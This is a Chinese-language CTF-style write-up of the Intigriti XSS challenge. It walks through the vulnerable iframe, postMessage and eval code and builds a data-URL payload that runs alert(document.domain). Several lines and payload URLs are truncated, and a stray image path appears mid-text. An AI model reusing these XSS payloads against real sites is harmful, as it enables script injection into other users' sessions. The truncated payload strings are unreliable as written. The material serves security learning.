Intigriti XSS Challenge-题解

cru**** / 2019-05-13 08:19:00 / 浏览数 4300 安全技术 WEB安全 顶(0) 踩(0)

Intigriti XSS Challenge

Intigriti发布了一个有趣的小XSS挑战，它要求创建一个特殊的URL，既可以用来分配iframe的src，也可以发送到一个eval调用来弹出一个警报（document.domain），这

注意：最终漏洞仅适用于Chrome，因此如果您想要跟进，我建议您使用Chrome。

主要代码：

```
<script>
 const url = new URL(decodeURIComponent(document.location.hash.substr(1))).href.replace(/script|<|>/gi, "forbidden");#document
 const iframe = document.createElement("iframe"); iframe.src = url; document.body.appendChild(iframe);
 iframe.onload = function(){ window.addEventListener("message", executeCtx, false);}
 function executeCtx(e) {
   if(e.source == iframe.contentWindow){
     e.data.location = window.location;
     Object.assign(window, e.data);
     eval(url);
   }
 }
 </script>
```

分析

1. 代码获取hash当前页面的url（＃后面的任何内容），从中解码URL实体，然后用字符串"forbidden"替换"script"，"<"或">"的任何实例。结果分配给url变量
2. iframe是在当前页面创建，其src是url刚刚创建，有效地加载一个URL到iframe
3. 当iframe完成加载时，我们开始监听message事件并executeCtx在提出时甚至调用

   该executeCtx功能已定义:

   - 该功能确保事件来自 iframe
   - 本次活动的有效载荷的location属性写入当前windows的location，大概是为了再次保护重定向另一个URL
   - 有效载荷对象中的每个属性都分配给window带有Object.assign(window, e.data)行（这意味着我发送的任何内容executeCtx都将在window...中定义...非常有趣）
   - url变量被eval

阅读完该代码后，我的第一个问题是：`message`事件是什么？事实证明，有一个用于跨源通信的API `window.postMessage`，它允许您将对象发送给收听该`message`事件的任何人。

一步一步的利用

绕过过滤，尝试利用base64 https://challenge.intigriti.io/#data:text/html;base64,PHNjcmlwdD5hbGVydCgnaGknKTs8L3NjcmlwdD4=，这是base64 for `<script>alert('hi');</script>`，我得到了我的`alert`■但是`alert(document.domain)`从内部不起作用，iframe因为它是一个数据URL，并且没有域。我们有一

Posting a message to the parent window

我们的目标是执行`eval`■`url`■，我现在需要去post一个message从而执行`executeCtx`函数。所以我尝试刚了解到的这个api并使用以下脚本：`<script>window.postM "*")</script>`，`postMessage`函数的第二个参数是目标源，我明白使用`'*'`是一个坏的尝试，因为它允许任何人可以截断我的message但是我并不在意,毕竟这只是个挑

https://challenge.intigriti.io/#data:text/html;base64,PHNjcmlwdD53aW5kb3cucG9zdE1lc3NhZ2UoInRlc3QiLCAiKiIpPC9zY3JpcHQ+

啥都没有。我在`executeCtx`下了断点但似乎没有命中。让我们回到MDN了解`postMessage`函数是如何调用的

```
targetWindow.postMessage(message, targetOrigin, [transfer]);

targetWindow
A reference to the window that will receive the message. Methods for obtaining such a reference include:
- window.open (to spawn a new window and then reference it),
- window.opener (to reference the window that spawned this one),
- HTMLIFrameElement.contentWindow (to reference an embedded <iframefrom its parent window),
- window.parent (to reference the parent
window from within an embedded <iframe>), or
```

- window.frames + an index value (named or numeric).

所以postMessage必须在window能够接收message的情况下被调用。于是调整我们的payload：<script>window.parent.postMessage("test", "*")</script>。我想要message能够被主视窗接收，所以iframe就是windows.parent，新的url如下：

https://challenge.intigriti.io/#data:text/html;base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKCJ0ZXN0IiwgIioiKTwvc2NyaXB0Pg

好的！现在我得到了一个来自executeCtx的js错误

```
(index):31 Uncaught TypeError: Failed to set an indexed property on 'Window': Index property setter is not supported.
   at Function.assign (<anonymous>)
   at executeCtx ((index):31)
```

这是因为数据是一个字符串所以我们遇到了Object.assign(window, e.data);问题。让我们先发送一个空对象。payload如下：<script>window.parent.postMessage({}, "*")</script>，转换为url如下：

https://challenge.intigriti.io/#data:text/html;base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt9LCAiKiIpPC9zY3JpcHQ+

结果是Uncaught SyntaxError: Unexpected end of input由eval(url)这一行抛出。所以如下的值data:text/html;base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt9LCAiKiIpPC9zY3JpcHQ+

将url转为js

现在我们的目标是让eval(url)解析有效的js（还没到思考xss的时候）。我知道有很多东西都能作为有效的js所以我跳出这个挑战尝试运行：eval('data:text/html;b
end of input"
意味着解析器期望另一个token但已经到达了字符串的末尾。我的url是以+结束，对于JS的表达式而言它没有什么实际意义，所以让我们将他剔除。这会让我们的base64字

```
eval('data:text/html;base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt9LCAiKiIpPC9zY3JpcHQ')
VM42:1 Uncaught ReferenceError: text is not defined
   at eval (eval at <anonymous> ((index):1), <anonymous>:1:6)
   at <anonymous>:1:1
```

什么？text is not defined？起先我不知道text来自于哪儿，但我回看的时候。。。好吧。然后我令text=1再次执行eval

```
> text = 1
1
> eval('data:text/html;base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt9LCAiKiIpPC9zY3JpcHQ')
VM70:1 Uncaught ReferenceError: html is not defined
   at eval (eval at <anonymous> ((index):1), <anonymous>:1:11)
   at <anonymous>:1:1
```

哦！html？对了！url未带+结束是一个有效的JS。还是不懂？下面是url缩进之后：

data: // a label for a goto

text/html; // divides the variable text by the variable html

base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt9LCAiKiIpPC9zY3JpcHQ // evalutes the base64 variable and the PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt9LCAiKiIpPC9zY3JpcHQ variable then returns the latter (see , operator)

它肯定不是连贯的代码，但它是有效的JavaScript代码。字符串末尾的+只是一个简单的base64组件。我不断改进我的payload，只要遇到+则将他丢进垃圾桶直到以字母为

最后考虑XSS

所以如何让eval执行js呢，如何放入alert(document.domain)？我们回到MDN了解data协议并寻找哪里能放入我的alert

```
data:[<mediatype>][;base64],<data>

The mediatype is a MIME type string, such as 'image/jpeg' for a JPEG image file. If omitted, defaults to text/plain;charset=US

; charset = US-ASCII引起了我的注意。也许我可以把我的有效载荷放在那里？它甚至看起来像一个JavaScript变量赋值！所以我在我的控制台中尝试这个

> text = 1
1
> html = 1
1
> eval('data:text/html;charset=alert(1);base64,whatever')
Uncaught ReferenceError: base64 is not defined
   at eval (eval at <anonymous> ((index):1), <anonymous>:1:33)
   at <anonymous>:1:1
```

是的！alert成功pop了！虽然它抱怨base64没有被定义但是alert成功了那么又何必在意呢？是时候转向网站了！我更改我的payload为<script>window.parent.post
html:1, base64:1}, "*")</script>hi intigriti记住Object.assign(window,
e.data)这行将携带我post的message从而对text和html变量进行定义（我定义了base64但那不重要），末尾的hi
intigriti可以逃离base64编码造成的末尾+存在。
于是url变为：

https://challenge.intigriti.io/#data:text/html;charset=alert(1);base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt0ZXh0OjEsIGh0bWw6MS

但是。。。并没有奏效
data URLs最棒的一点就是你可以将他们放在你的地址栏然后查看结果，这一data URL：

data:text/html;charset=alert(1);base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt0ZXh0OjEsIGh0bWw6MSwgYmFzZTY0OjF9LCAiKiIpPC9

回显的信息是"This site can't be reached"，研究了一阵我发现alert(1)的括号搞砸了这一切


最后一步

我花了大量的时间努力寻求不需要括号去调用函数的可替代方式直到我发现或许我并不需要charset=，或许移除它就能绕过破坏我url的字符验证。现在尝试：

https://challenge.intigriti.io/#data:text/html;alert(1);base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt0ZXh0OjEsIGh0bWw6MSwgYmFzZ

alert(1)成功了！，最后稍微调整一下

https://challenge.intigriti.io/#data:text/html;alert(document.domain);base64,PHNjcmlwdD53aW5kb3cucGFyZW50LnBvc3RNZXNzYWdlKHt0ZXh0OjEsIGh0b



注意：早上我升级了我的chrome，上述的方法100%不奏效了。我并没有额外的测试但我认为是因为iframe是在message事件监听被启用前调用的。所以添加一个setTim

总结

作为xss挑战，这有大量的代码审计。下面就是我的主要步骤：

- 理解代码是如何运行的将有很大帮助
- 不要过多关注目标，而是要有计划的针对中间步骤
- 当你对要解决的挑战手足无措时不要紧张，解决好每一步，答案便会逐渐清晰

谢谢@intigriti我玩得很开心！恭喜大家，祝你们好运！

上一篇：我的CSP绕过思路及总结 下一篇：Triton 学习
1. 0 条回复
   - 动动手指，沙发就是你的了！